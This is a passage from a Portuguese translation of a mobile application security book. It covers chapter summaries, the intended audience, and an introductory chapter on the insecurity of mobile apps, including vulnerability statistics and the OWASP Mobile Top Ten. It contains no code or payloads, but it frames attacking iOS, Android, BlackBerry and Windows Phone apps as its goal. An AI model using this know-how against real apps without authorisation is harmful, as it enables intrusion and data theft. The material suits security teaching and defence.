- O Capítulo 13, "Escrevendo aplicativos seguros para Windows Phone", assim como seus equivalentes no iOS e no Android, detalha as informações necessárias para desenvolver aplicativos seguros para o WP8. Ele aborda as práticas fundamentais que os desenvolvedores de aplicativos devem incluir nos aplicativos do WP8. Se você estiver procurando apenas conselhos sobre correção e fortalecimento, fique à vontade para ir direto a este capítulo. Este capítulo também examina como implementar com segurança a criptografia, apagar com segurança os dados da memória e do sistema de arquivos e como implementar proteções binárias. Fornecemos uma análise detalhada das implementações antiadulteração, das proteções de compilador disponíveis e da ofuscação de aplicativos WP8, nenhuma das quais é amplamente documentada em domínio público.
- O Capítulo 14, "Análise dos aplicativos BlackBerry", é a espinha dorsal da seção sobre o BlackBerry e fornece o conhecimento básico necessário para entender os diferentes tipos de aplicativos BlackBerry existentes e como eles são desenvolvidos e distribuídos. Também examinamos a própria plataforma BlackBerry, fornecendo uma avaliação detalhada dos principais recursos de segurança da plataforma, incluindo sandboxing, criptografia de dados em repouso e sandboxing em nível de processo. Este capítulo também detalha como criar um ambiente de teste usando o simulador e o modo de desenvolvedor, com algumas análises do exploit de jailbreak Dingleberry. Explicamos como acessar o dispositivo, onde o conteúdo pode ser encontrado e os vários arquivos e tipos de arquivos que você encontrará ao explorar o BlackBerry. Em seguida, concluímos discutindo a API do Security Builder, como e quando ocorrem as inseguranças de transporte, como funciona a fixação de certificados e algumas das estratégias que podem ser usadas para contorná-la.
- O Capítulo 15, "Ataque aos aplicativos BlackBerry", fornece alguns insights muito necessários sobre o mundo da segurança dos aplicativos BlackBerry. Neste capítulo, discutimos como funciona o tempo de execução do aplicativo, incluindo assuntos importantes, como a API do sistema e as várias estruturas de programação que os aplicativos BlackBerry utilizam. Em seguida, examinamos os mecanismos de IPC (Inter-Process Communication, comunicação entre processos) existentes, como os aplicativos BlackBerry 10 diferem das implementações anteriores e detalhamos como o IPC implementado de forma insegura pode ser explorado por outros aplicativos no dispositivo.
- O Capítulo 16, "Identificação de problemas de implementação de aplicativos BlackBerry", discute os problemas comuns que surgem nos aplicativos BlackBerry devido ao uso indevido das APIs do BlackBerry. Este capítulo pode ser de interesse especial para os desenvolvedores e investiga os vários tipos de vazamento de informações aos quais um aplicativo pode estar suscetível, com foco especial em informações de identificação pessoal. Também são explorados os tópicos de registro do sistema e uma breve análise das vulnerabilidades de corrupção de memória que afetam os aplicativos BB10.
- O Capítulo 17, "Escrevendo aplicativos BlackBerry seguros", é de particular relevância para os desenvolvedores de aplicativos. Este capítulo reúne algumas das técnicas que podem ser usadas para melhorar a segurança dos aplicativos BlackBerry. Discutimos estratégias para executar a exclusão segura de dados, tanto na memória quanto no sistema de arquivos, e como implementar a criptografia de forma segura. Quando aplicável, fornecemos exemplos práticos usando APIs incorporadas e funções desenvolvidas sob medida.
- O Capítulo 18, "Aplicativos entre plataformas", examina uma tendência crescente no desenvolvimento móvel e nos aplicativos móveis entre plataformas. Exploramos as várias implementações que existem atualmente e fornecemos um detalhamento da funcionalidade que elas oferecem. Em seguida, detalhamos as várias categorias de vulnerabilidade que afetam os aplicativos multiplataforma, com exemplos práticos de como explorá-las para executar ações maliciosas no Apache Cordova.

O público principal deste livro é qualquer pessoa que tenha interesse pessoal ou profissional em atacar dispositivos móveis

aplicativos. Ele também se destina a qualquer pessoa responsável pelo desenvolvimento de aplicativos móveis. Este livro não apenas fornece uma análise detalhada de como atacar e proteger aplicativos iOS, Android, BlackBerry e Windows Phone, mas também serve como ponto de referência para a segurança genérica de aplicativos móveis, independentemente da plataforma operacional.

Durante a ilustração de muitas categorias de falhas de segurança, fornecemos trechos de código que mostram como os aplicativos podem ser vulneráveis. Esses exemplos são simples o suficiente para que você possa entendê-los sem nenhum conhecimento prévio da linguagem em questão. Mas eles são mais úteis se você tiver alguma experiência básica com leitura ou escrita de código.

## Ferramentas que você precisará

Este livro é fortemente voltado para técnicas práticas que você pode usar para atacar aplicativos móveis. Depois de ler este livro, você compreenderá os diferentes tipos de vulnerabilidades que afetam os aplicativos móveis e terá o conhecimento prático para atacá-los e explorá-los. A ênfase do livro está na exploração prática e orientada por humanos, em vez de executar ferramentas automatizadas no aplicativo de destino.

Dito isso, você encontrará várias ferramentas úteis, e às vezes indispensáveis, ao executar as tarefas e técnicas que descrevemos. Todas elas estão disponíveis na Internet. Recomendamos que você faça download e experimente cada ferramenta à medida que for lendo sobre ela.

Embora na maioria dos casos seja possível seguir os exemplos práticos em um ambiente simulado ou emulado, não há como substituir a execução de um aplicativo em um dispositivo físico. Portanto, recomendamos que, sempre que possível, os exemplos sejam seguidos em um dispositivo real.

## O que há no site

O site que acompanha este livro, [www.mobileapphacker.com](http://www.mobileapphacker.com), que também pode ser acessado [em](http://www.wiley.com/go/mobileapplicationhackers) [www.wiley.com/go/mobileapplicationhackers](http://www.wiley.com/go/mobileapplicationhackers), contém vários recursos que serão úteis para dominar as técnicas que descrevemos e usá-las para atacar aplicativos reais. Em particular, o site contém acesso ao seguinte:

- Código-fonte de alguns dos scripts que apresentamos no livro
- Uma lista de links atuais para todas as ferramentas e outros recursos discutidos no livro
- Uma lista de verificação prática das tarefas envolvidas no ataque a um aplicativo típico
- Respostas às perguntas feitas no final de cada capítulo

# CAPÍTULO 1

## (In)segurança de aplicativos móveis

Não há dúvida de que a computação móvel mudou o mundo; em particular, a maneira como você trabalha, interage e se socializa nunca mais será a mesma. Ela trouxe infinitas possibilidades para a ponta de seus dedos, disponíveis o tempo todo. A capacidade de fazer transações bancárias on-line, verificar seu e-mail, jogar no mercado de ações e muito, muito mais está a apenas um toque de distância. De fato, o desenvolvimento de aplicativos é agora tão popular que a marca registrada da Apple, "Há um aplicativo para isso", está próxima da realidade.

Este capítulo mostra como os aplicativos móveis evoluíram e os benefícios que eles oferecem. Ele apresenta algumas métricas sobre as vulnerabilidades fundamentais que afetam os aplicativos móveis, extraídas diretamente de nossa experiência, demonstrando que a grande maioria dos aplicativos móveis está longe de ser segura. Em seguida, examinamos um meio de categorizar essas vulnerabilidades com base nos 10 principais riscos de segurança móvel do Open Web Application Security Project (OWASP). Também fornecemos uma visão geral de alto nível de algumas das ferramentas de segurança móvel de código aberto endossadas pelo OWASP, como você pode usá-las para identificar alguns dos problemas detalhados no projeto e onde encontrá-las. Por fim, descrevemos as últimas tendências em segurança de aplicativos móveis e como esperamos que essa área se desenvolva no futuro.

## A evolução dos aplicativos móveis

Os primeiros aplicativos para telefones celulares foram desenvolvidos pelos fabricantes de aparelhos; a documentação era escassa e havia poucas informações de domínio público sobre os componentes internos da operação. Isso talvez possa ser atribuído ao receio dos fornecedores de que a abertura das plataformas para o desenvolvimento de terceiros pudesse expor segredos comerciais em uma tecnologia que ainda não estava totalmente desenvolvida. Os primeiros aplicativos eram semelhantes a muitos dos aplicativos baseados no fabricante encontrados nos telefones atuais, como contatos e calendários, e jogos simples, como o popular *Snake* da Nokia.

Quando os smartphones surgiram como sucessores dos assistentes pessoais digitais (PDAs), o desenvolvimento de aplicativos realmente começou a decolar. O crescimento dos aplicativos móveis talvez possa ser atribuído diretamente ao aumento da capacidade de processamento e dos recursos do smartphone, combinado com a crescente demanda por funcionalidade impulsionada pelo mercado consumidor. À medida que os smartphones evoluíram, os aplicativos móveis puderam tirar proveito dos aprimoramentos das plataformas. As melhorias no sistema de posicionamento global (GPS), na câmera, na duração da bateria, nas telas e no processador contribuíram para os aplicativos repletos de recursos que conhecemos hoje.

O desenvolvimento de aplicativos de terceiros foi concretizado em 2008, quando a Apple anunciou o primeiro serviço de distribuição de aplicativos de terceiros, a App Store. Isso ocorreu após o lançamento do primeiro smartphone da empresa, o iPhone, no ano anterior. Em seguida, o Google lançou o Android Market, também conhecido hoje como Google Play. Atualmente, existem vários mercados de distribuição adicionais, incluindo a Windows Phone Store, a Amazon Appstore e a BlackBerry World, para citar apenas alguns.

O aumento da concorrência no desenvolvimento de aplicativos de terceiros deixou os mercados de desenvolvedores um tanto fragmentados. A maioria dos aplicativos móveis é específica da plataforma, e os fornecedores de software são forçados a trabalhar com diferentes sistemas operacionais, linguagens de programação e ferramentas para oferecer cobertura multiplataforma. Ou seja, tradicionalmente, os aplicativos iOS são desenvolvidos usando Objective-C, os aplicativos Android e BlackBerry usam Java (até o BlackBerry 10, que também usa Qt) e os aplicativos Windows Phone usam o .NET Framework. Essa fragmentação muitas vezes pode fazer com que as organizações precisem de várias equipes de desenvolvimento e mantenham várias bases de código.

No entanto, houve um aumento recente no desenvolvimento de aplicativos móveis multiplataforma à medida que as organizações procuram reduzir os custos e as despesas gerais de desenvolvimento. As estruturas multiplataforma e o desenvolvimento de aplicativos baseados em navegador HTML5 cresceram em popularidade exatamente por esses motivos e, em nossa opinião, continuarão a ser cada vez mais adotados.

## Funções comuns de aplicativos móveis

Os aplicativos móveis foram criados para praticamente todas as finalidades imagináveis. Na combinação de aplicativos Apple e

Somente nas lojas de distribuição do Google, acredita-se que haja mais de 2 milhões de aplicativos que abrangem uma ampla gama de funções, incluindo algumas das seguintes:

- Banco on-line (Barclays)

- Compras (Amazon)

- Redes sociais (Facebook)

- Streaming (Sky Go)

- Jogos de azar (Betfair)

- Mensagens instantâneas

- (WhatsApp)

- Bate-papo por voz

- (Skype)

- E-mail (Gmail)

- Compartilhamento de

- arquivos (Dropbox)

- Jogos (*Angry Birds*)

Os aplicativos móveis geralmente se sobrepõem à funcionalidade fornecida pelos aplicativos da Web, em muitos casos usando as mesmas APIs centrais do lado do servidor e exibindo uma interface compatível com o smartphone na camada de apresentação.

Além dos aplicativos disponíveis nos diversos mercados de distribuição, os aplicativos móveis foram amplamente adotados no mundo dos negócios para dar suporte às principais funções empresariais. Muitos desses aplicativos fornecem acesso a dados corporativos altamente confidenciais, incluindo alguns dos seguintes, com os quais os autores se depararam durante os trabalhos de consultoria:

- Aplicativos de armazenamento de documentos que permitem aos usuários acessar documentos comerciais confidenciais sob demanda

- Aplicativos de viagens e despesas que permitem que os usuários criem, armazenem e carreguem despesas em sistemas internos

- Aplicativos de RH que permitem que os usuários acessem a folha de pagamento, os

- comprovantes de tempo, as informações sobre férias e outras informações confidenciais

- funcionalidade

- Aplicativos de serviços internos, como aplicativos móveis que foram otimizados para fornecer um recurso interno, como a intranet corporativa

- Aplicativos internos de mensagens instantâneas que permitem que os usuários conversem em tempo real com outros usuários, independentemente do local

Em todos esses exemplos, os aplicativos são considerados aplicativos "internos" e, normalmente, são desenvolvidos internamente ou especificamente para uma organização. Portanto, muitos desses aplicativos exigem acesso à rede privada virtual (VPN) ou à rede interna para funcionar, de modo que interajam com a infraestrutura interna principal. Uma tendência crescente nos aplicativos corporativos é a introdução de "geo fencing", em que um aplicativo usa o GPS do dispositivo para verificar se um usuário está em um determinado local, por exemplo, o escritório da organização, e depois adapta ou restringe a funcionalidade com base no resultado.

## **Benefícios dos aplicativos móveis**

Não é difícil entender por que os aplicativos móveis tiveram um aumento explosivo de proeminência em um espaço de tempo tão curto. Os incentivos e benefícios comerciais dos aplicativos móveis são óbvios. Eles oferecem às organizações a oportunidade de chegar aos usuários finais quase o tempo todo e a públicos muito mais amplos devido à popularidade dos smartphones. Entretanto, vários fatores técnicos também contribuíram para seu sucesso:

- As bases dos aplicativos móveis são construídas com base em protocolos existentes e populares. Em particular, o uso do HTTP é amplamente adotado em implantações móveis e é bem compreendido pelos desenvolvedores.

- Os avanços técnicos dos smartphones permitiram que os aplicativos móveis oferecessem recursos mais

avançados e uma melhor experiência do usuário. Os aprimoramentos na resolução da tela e nas telas sensíveis ao toque foram um fator importante para melhorar a experiência interativa do usuário, principalmente em aplicativos de jogos.

Os aprimoramentos na duração da bateria e na capacidade de processamento permitem que o smartphone moderno execute não apenas um, mas vários aplicativos ao mesmo tempo e por mais tempo. Isso é muito conveniente para os usuários finais, pois eles têm um único

dispositivo que pode executar várias funções.

- As melhorias nas tecnologias de rede celular resultaram em aumentos significativos de velocidade. Em particular, a ampla cobertura 3G e 4G permitiu que os usuários tivessem acesso à Internet de alta velocidade a partir de seus smartphones. Os aplicativos móveis tiraram o máximo proveito disso para fornecer acesso a uma série de serviços on-line.
- A simplicidade das principais tecnologias e linguagens usadas no desenvolvimento móvel ajudou na revolução móvel. Os aplicativos podem ser desenvolvidos usando linguagens populares e maduras, como Java, que são bem compreendidas e têm uma grande base de usuários.

## Segurança de aplicativos móveis

Os aplicativos móveis são afetados por uma série de vulnerabilidades de segurança, muitas das quais são herdadas de ataques tradicionais contra aplicativos da Web e de desktop. Entretanto, várias outras classes de ataque são específicas da área móvel e surgem devido à maneira como os aplicativos móveis são usados e aos pontos de entrada relativamente exclusivos e às superfícies de ataque que esses aplicativos criam. Considere as possíveis superfícies de ataque de um aplicativo móvel das quais os desenvolvedores devem estar cientes e procurar se defender:

- A maioria dos aplicativos móveis realiza algum tipo de comunicação de rede e, devido à natureza em que os dispositivos móveis são usados, essa comunicação pode ocorrer com frequência em uma rede não confiável ou insegura, como Wi-Fi de hotel ou café, ponto de acesso móvel ou celular. A menos que os dados sejam adequadamente protegidos em trânsito, eles podem expor um aplicativo a vários riscos possíveis, incluindo a divulgação de dados confidenciais e ataques de injeção.
- Os dispositivos móveis são levados com você aonde quer que você vá, criando muitas oportunidades para que sejam perdidos ou roubados. Os desenvolvedores de aplicativos móveis devem reconhecer os riscos das tentativas de recuperação de dados no sistema de arquivos de um dispositivo. Qualquer conteúdo residual que um aplicativo deixe no sistema de arquivos, seja por meio de armazenamento persistente ou de cache temporário, pode expor dados confidenciais a um invasor.
- Um cenário bastante exclusivo dos aplicativos móveis é a conscientização das ameaças originárias do dispositivo host. O malware é abundante no espaço móvel, principalmente nos mercados de distribuição não oficiais, e os desenvolvedores devem estar cientes dos ataques de outros aplicativos.
- Os aplicativos móveis podem obter informações de um grande número de fontes possíveis, o que cria um número significativo de possíveis pontos de entrada. Por exemplo, não é incomum ver aplicativos aceitarem dados de um ou vários dos seguintes itens: comunicação de campo próximo (NFC), Bluetooth, câmera, microfone, serviço de mensagens curtas (SMS) e barramento serial universal (USB) ou códigos de resposta rápida (QR), para citar apenas alguns.


Os ataques mais graves contra aplicativos móveis são aqueles que expõem dados confidenciais ou facilitam o comprometimento do dispositivo host. Na maioria das vezes, essas vulnerabilidades se limitam aos dados e ao dispositivo do usuário final móvel, e não a todos os usuários do serviço. Embora as vulnerabilidades no lado do servidor representem o maior risco para as implantações de aplicativos móveis como um todo, pois podem expor o acesso irrestrito aos sistemas de back-end, esses problemas são bem documentados e compreendidos. As vulnerabilidades do lado do servidor em aplicativos móveis não são abordadas no contexto deste livro; no entanto, recomendamos enfaticamente *o The Web Application Hacker's Handbook* (<http://eu.wiley.com/WileyCDA/WileyTitle/productCd-1118026470.html>) se você quiser saber mais sobre essa categoria de ataque.

A segurança de aplicativos móveis ainda é um tanto incompreendida e não amadureceu totalmente como uma área de foco; na verdade, a maioria dos aplicativos móveis ainda é considerada insegura. Testamos centenas de aplicativos móveis nos últimos anos e um ou mais problemas graves de segurança afetaram a maioria deles. [A Figura 1.1](#) mostra a porcentagem desses aplicativos móveis testados desde 2012 que foram afetados por algumas categorias comuns de vulnerabilidade no lado do cliente:

- **Armazenamento inseguro de dados (63%)** - Essa categoria de vulnerabilidade incorpora os vários defeitos que levam um aplicativo a armazenar dados no dispositivo móvel em texto não criptografado, em um formato ofuscado, usando uma chave codificada ou qualquer outro meio que possa ser revertido trivialmente por um invasor.

- **Transmissão insegura de dados (57%)** - Isso envolve qualquer instância em que um aplicativo não use a criptografia da camada de transporte para proteger os dados em trânsito. Também inclui casos em que a criptografia da camada de transporte é usada, mas foi implementada de forma insegura.

- **Falta de proteções binárias (92%)** - Essa falha significa que um aplicativo não emprega nenhuma forma de mecanismo de proteção para complicar a engenharia reversa, a adulteração maliciosa ou a depuração.
- **Injeção no lado do cliente (40%)** - Essa categoria de vulnerabilidade descreve cenários em que dados não confiáveis são enviados a um aplicativo e manipulados de maneira insegura. As origens típicas da injeção incluem outros aplicativos no dispositivo e entradas preenchidas no aplicativo a partir do servidor.
- **Senhas/chaves codificadas (23%)** - Essa falha surge quando um desenvolvedor incorpora uma informação confidencial, como uma senha ou uma chave de criptografia, no aplicativo.
- **Vazamento de dados confidenciais (69%)** - Isso envolve casos em que um aplicativo vaza involuntariamente dados confidenciais por meio de um canal lateral. Isso inclui especificamente vazamentos de dados que surgem por meio do uso de uma estrutura ou sistema operacional e ocorrem sem o conhecimento do desenvolvedor.



**Figura 1.1** A incidência de algumas vulnerabilidades comuns de aplicativos móveis testadas recentemente pelos autores

## Principais fatores problemáticos

Os principais problemas de segurança em aplicativos móveis surgem devido a vários fatores; no entanto, as vulnerabilidades geralmente ocorrem quando um aplicativo precisa manipular ou proteger dados confidenciais ou processar dados originados de uma fonte não confiável. No entanto, vários outros fatores se combinaram para intensificar o problema.

### Consciência de segurança subdesenvolvida

Diferentemente da maioria dos aplicativos da Web, em que a superfície de ataque é limitada à entrada derivada do usuário, os desenvolvedores de aplicativos móveis têm vários cenários diferentes a considerar e contra os quais se proteger. O desenvolvimento de aplicativos móveis é bastante singular quando comparado ao desenvolvimento de outros aplicativos, pois os desenvolvedores não podem confiar no sistema operacional do host ou mesmo em seu próprio aplicativo. O conhecimento das diversas superfícies de ataque e das proteções defensivas é limitado e não é bem compreendido nas comunidades de desenvolvimento móvel.

Ainda existe uma confusão generalizada e equívocos sobre muitos dos principais conceitos envolvidos na segurança móvel. Um ótimo exemplo é que muitos desenvolvedores acreditam que não precisam criptografar ou proteger os dados que são armazenados persistentemente no dispositivo porque eles são criptografados por meio da criptografia de dados em repouso que é padrão em muitos dispositivos. Como você descobrirá, essa suposição não é precisa e pode expor o conteúdo confidencial do usuário.

### Superfícies de ataque em constante mudança

A pesquisa sobre segurança de dispositivos móveis e aplicativos é uma área em constante evolução, na qual as ideias são regularmente desafiadas e novas ameaças e conceitos são descobertos. Especialmente no lado do dispositivo, é comum descobrir novas vulnerabilidades que podem minar as defesas aceitas que um aplicativo emprega. Uma das principais

Um exemplo disso foi a descoberta da vulnerabilidade "goto fail" da Apple (<http://support.apple.com/kb/HT6147>), que prejudicou a integridade do que antes se acreditava ser um canal de comunicação seguro. Nesse caso, até mesmo as proteções recomendadas, como a fixação de certificados, poderiam ser contornadas, o que levou muitos desenvolvedores e profissionais de segurança a pesquisar e implementar esquemas de criptografia secundária para proteger os dados dentro do canal SSL/TLS. Esses tipos de vulnerabilidades demonstram como a pesquisa em andamento pode afetar ou alterar o perfil de ameaças de um aplicativo, mesmo no meio de um projeto de desenvolvimento. Uma equipe de desenvolvimento que inicia um projeto com uma compreensão abrangente das ameaças atuais pode ter perdido esse status e ter de se adaptar adequadamente antes que o aplicativo seja concluído e implantado.

## **Restrições econômicas e de tempo**

A maioria dos projetos de desenvolvimento de aplicativos é regida por restrições rigorosas de recursos e tempo, e o desenvolvimento de aplicativos móveis não é exceção. Os aspectos econômicos de um projeto de desenvolvimento de aplicativos geralmente significam que ter segurança permanente em todo o processo de desenvolvimento é inviável para as empresas, principalmente em organizações menores que, em geral, tendem a deixar os testes de segurança para o final do ciclo de vida do projeto. De fato, as organizações menores costumam ter orçamentos muito menores, o que significa que geralmente estão menos dispostas a pagar por uma consultoria de segurança cara. É provável que um teste de penetração com pouco tempo de duração encontre os frutos mais fáceis, mas é provável que deixe passar problemas mais sutis e complexos que exigem tempo e paciência para serem identificados. Mesmo em projetos com uma presença permanente de segurança, as restrições de tempo podem significar que a revisão adequada de cada versão pode ser uma tarefa desafiadora. Métodos de desenvolvimento como o Agile, em que há muitas iterações em um curto espaço de tempo, muitas vezes podem intensificar esse desafio.

## **Desenvolvimento personalizado**

Os aplicativos móveis geralmente são desenvolvidos por desenvolvedores internos ou equipes de desenvolvimento de terceiros ou, em alguns casos, por uma combinação dos dois. Em geral, quando as organizações desenvolvem regularmente vários aplicativos, os componentes que foram exaustivamente testados acabam sendo reutilizados em todos os projetos; isso geralmente promove um código mais robusto e seguro. No entanto, mesmo quando os aplicativos reutilizam componentes estabelecidos de outros projetos, não é incomum ver bibliotecas ou estruturas incluídas no projeto que podem não ter sido desenvolvidas pela equipe do projeto. Nesses casos, os principais desenvolvedores do projeto podem não ter total conhecimento do código e o uso indevido pode levar à introdução de defeitos de segurança. Além disso, em alguns casos, as próprias bibliotecas podem conter vulnerabilidades se não tiverem sido totalmente testadas quanto à segurança. Um exemplo disso é a vulnerabilidade `addJavascriptInterface` que afetou o componente Android Webview e, quando explorada, resultou em um comprometimento remoto do dispositivo. A pesquisa descobriu que essa vulnerabilidade estava associada às bibliotecas usadas para fornecer integração de anúncios e afetava potencialmente um número significativo de aplicativos (<https://labs.mwrinfosecurity.com/blog/2013/09/24/webview-add-javascript-interface-remote-code-execution/>).

## **O Projeto de Segurança Móvel da OWASP**

O OWASP Mobile Security Project ([https://www.owasp.org/index.php/OWASP\\_Mobile\\_Security\\_Project](https://www.owasp.org/index.php/OWASP_Mobile_Security_Project)) é uma iniciativa criada pelo grupo sem fins lucrativos OWASP, conhecido por seu trabalho em segurança de aplicativos da Web. Devido às muitas semelhanças entre os aplicativos móveis e os aplicativos da Web, o OWASP é uma opção natural para promover e aumentar a conscientização sobre os problemas de segurança móvel.

O projeto oferece um recurso centralizado gratuito que classifica os riscos de segurança móvel e documenta os controles de desenvolvimento para reduzir seu impacto ou a probabilidade de exploração. O projeto se concentra na camada de aplicativos, em oposição à segurança da plataforma móvel; no entanto, os riscos inerentes ao uso das várias plataformas móveis são levados em consideração.

## **OWASP Mobile Top Ten**

Semelhante ao renomado OWASP Top 10, o Mobile Security Project define um Top 10 Mobile Risks equivalente. Essa seção do projeto identifica e categoriza de forma ampla alguns dos riscos mais críticos na segurança de aplicativos móveis. Vamos agora resumir livremente cada um dos riscos descritos no OWASP Top 10; para obter uma descrição mais detalhada e conselhos corretivos, consulte a página do projeto, conforme mostrado em [Figura 1.2](#), no wiki do OWASP ([https://www.owasp.org/index.php/OWASP\\_Mobile\\_Security\\_Project#tab=Top\\_10\\_Mobile\\_Risks](https://www.owasp.org/index.php/OWASP_Mobile_Security_Project#tab=Top_10_Mobile_Risks)).

## OWASP Mobile Top 10 Risks



**Figura 1.2** Os 10 principais riscos móveis da OWASP

Os 10 principais riscos para aplicativos móveis, conforme definido pelo OWASP Mobile Security Project, são

- **M1: Controles fracos no lado do servidor** - Essa categoria de risco é classificada como o problema mais crítico que afeta os aplicativos móveis. O impacto é classificado como grave e com razão; um defeito grave em um controle no lado do servidor pode ter consequências significativas para uma empresa. Esse risco abrange qualquer vulnerabilidade que possa ocorrer no lado do servidor, inclusive em serviços móveis da Web, configurações de servidor da Web e aplicativos tradicionais da Web. A inclusão desse risco no Top 10 móvel é um tanto controversa porque ele não ocorre no dispositivo móvel, e existem projetos separados que cobrem explicitamente os riscos de aplicativos da Web. Embora reconheçamos a gravidade desse risco, ele não é detalhado neste livro porque já foi bem documentado em outras publicações (<http://eu.wiley.com/WileyCDA/WileyTitle/productCd-1118026470.html>).
- **M2: armazenamento inseguro de dados** - Esse risco está relacionado às circunstâncias em que um aplicativo armazena dados confidenciais no dispositivo móvel em texto simples ou em um formato trivialmente reversível. O impacto desse risco é classificado como grave e, normalmente, pode levar a sérios riscos comerciais, como roubo de identidade, fraude ou danos à reputação. Além da divulgação por meio de acesso físico ao dispositivo, esse risco também incorpora o acesso ao sistema de arquivos que pode ser obtido por meio de malware ou comprometendo o dispositivo de outra forma.
- **M3: Proteção insuficiente da camada de transporte** - Essa falha diz respeito à proteção do tráfego de rede e seria relevante para qualquer situação em que os dados são comunicados em texto simples. Também é aplicável em cenários em que o tráfego é criptografado, mas foi implementado de forma insegura, como permitir certificados autoassinados, realizar validação insuficiente em certificados ou usar conjuntos de cifras inseguros. Normalmente, esses tipos de problemas podem ser explorados por um adversário posicionado na rede local ou na rede da operadora; não é necessário ter acesso físico ao dispositivo.
- **M4: Vazamento não intencional de dados** - Esse problema se manifesta nos casos em que um desenvolvedor coloca inadvertidamente informações ou dados confidenciais em um local no dispositivo móvel onde são facilmente acessíveis por outros aplicativos. Na maioria das vezes, esse risco surge como um efeito colateral da plataforma móvel subjacente e é provável que prevaleça quando os desenvolvedores não têm conhecimento profundo de como o sistema operacional pode armazenar dados. Exemplos frequentes de vazamento não intencional de dados incluem cache, instantâneos e registros de aplicativos.
- **M5: autorização e autenticação deficientes** - Essa categoria de risco está relacionada a falhas de autenticação e autorização que podem ocorrer no aplicativo móvel ou na implementação no lado do servidor. Local

A autenticação por meio de um aplicativo móvel é relativamente comum, principalmente em aplicativos que fornecem acesso a dados confidenciais e precisam operar em um estado off-line. Quando os controles de segurança apropriados não são realizados, existe a possibilidade de que essa autenticação possa ser contornada para fornecer acesso ao aplicativo. Esse risco também se refere a falhas de autorização que podem ocorrer no aplicativo do lado do servidor e que podem permitir que um usuário acesse ou execute uma funcionalidade fora do escopo do seu nível de privilégio.

- **M6: criptografia quebrada** - O conceito é amplamente aceito de que os aplicativos que armazenam dados no dispositivo móvel devem criptografá-los para manter a confidencialidade dos dados. Esse risco aborda os casos em que a criptografia foi implementada, mas existem pontos fracos na implementação. Na pior das hipóteses, esse problema pode permitir que um invasor extraia partes do texto simples ou até mesmo recupere todos os dados originais em sua forma não criptografada. Na maioria das vezes, esses riscos decorrem de processos de gerenciamento de chaves inadequados, como a incorporação de uma chave privada no aplicativo, a codificação de uma chave estática ou o uso de uma chave que pode ser derivada trivialmente do dispositivo, como o identificador do dispositivo Android.
- **M7: Ataques de injeção do lado do cliente** podem ocorrer quando um aplicativo móvel aceita entrada de qualquer fonte não confiável; isso pode ser interno ao dispositivo móvel, como de outro aplicativo, ou externo, como de um componente do lado do servidor. Como exemplo, considere um aplicativo de rede social que permite que muitos usuários publiquem atualizações. O aplicativo móvel recupera as atualizações de status de outros usuários do site e as exibe. Se um invasor conseguir criar uma atualização mal-intencionada que tenha sido armazenada no site e, posteriormente, recuperada por outros usuários do aplicativo móvel e preenchida em uma exibição da Web ou em um banco de dados do lado do cliente, existe a possibilidade de ocorrer um ataque de injeção.
- **M8: decisões de segurança por meio de entradas não confiáveis** - Esse risco abrange casos em que uma decisão de segurança é tomada com base em entradas originadas de uma fonte confiável. Na maioria dos casos, esse risco estará relacionado a um mecanismo de comunicação entre processos (IPC). Por exemplo, considere uma organização que tenha um conjunto de aplicativos que se comunicam com o mesmo back-end. O desenvolvedor decide que, em vez de cada aplicativo solicitar as credenciais do usuário, os aplicativos podem compartilhar um único token de sessão. Para permitir que cada um dos outros aplicativos tenha acesso ao token de sessão, um mecanismo de IPC, como um provedor de conteúdo, é usado para compartilhar o token. Se o mecanismo IPC não estiver devidamente protegido, qualquer outro aplicativo mal-intencionado no dispositivo poderá consultar a interface IPC para recuperar o token de sessão e comprometer a sessão do usuário.
- **M9: tratamento inadequado da sessão** - O gerenciamento de sessões é um conceito importante no desenvolvimento de aplicativos; a sessão é o mecanismo que o lado do servidor usa para manter o estado em protocolos sem estado, como HTTP ou SOAP. Esse risco incorpora qualquer vulnerabilidade que faça com que os tokens de sessão sejam expostos a um adversário e, de certa forma, sobreponha os conceitos em "A2 - Autenticação e gerenciamento de sessão quebrados" no projeto Top 10 de aplicativos Web.
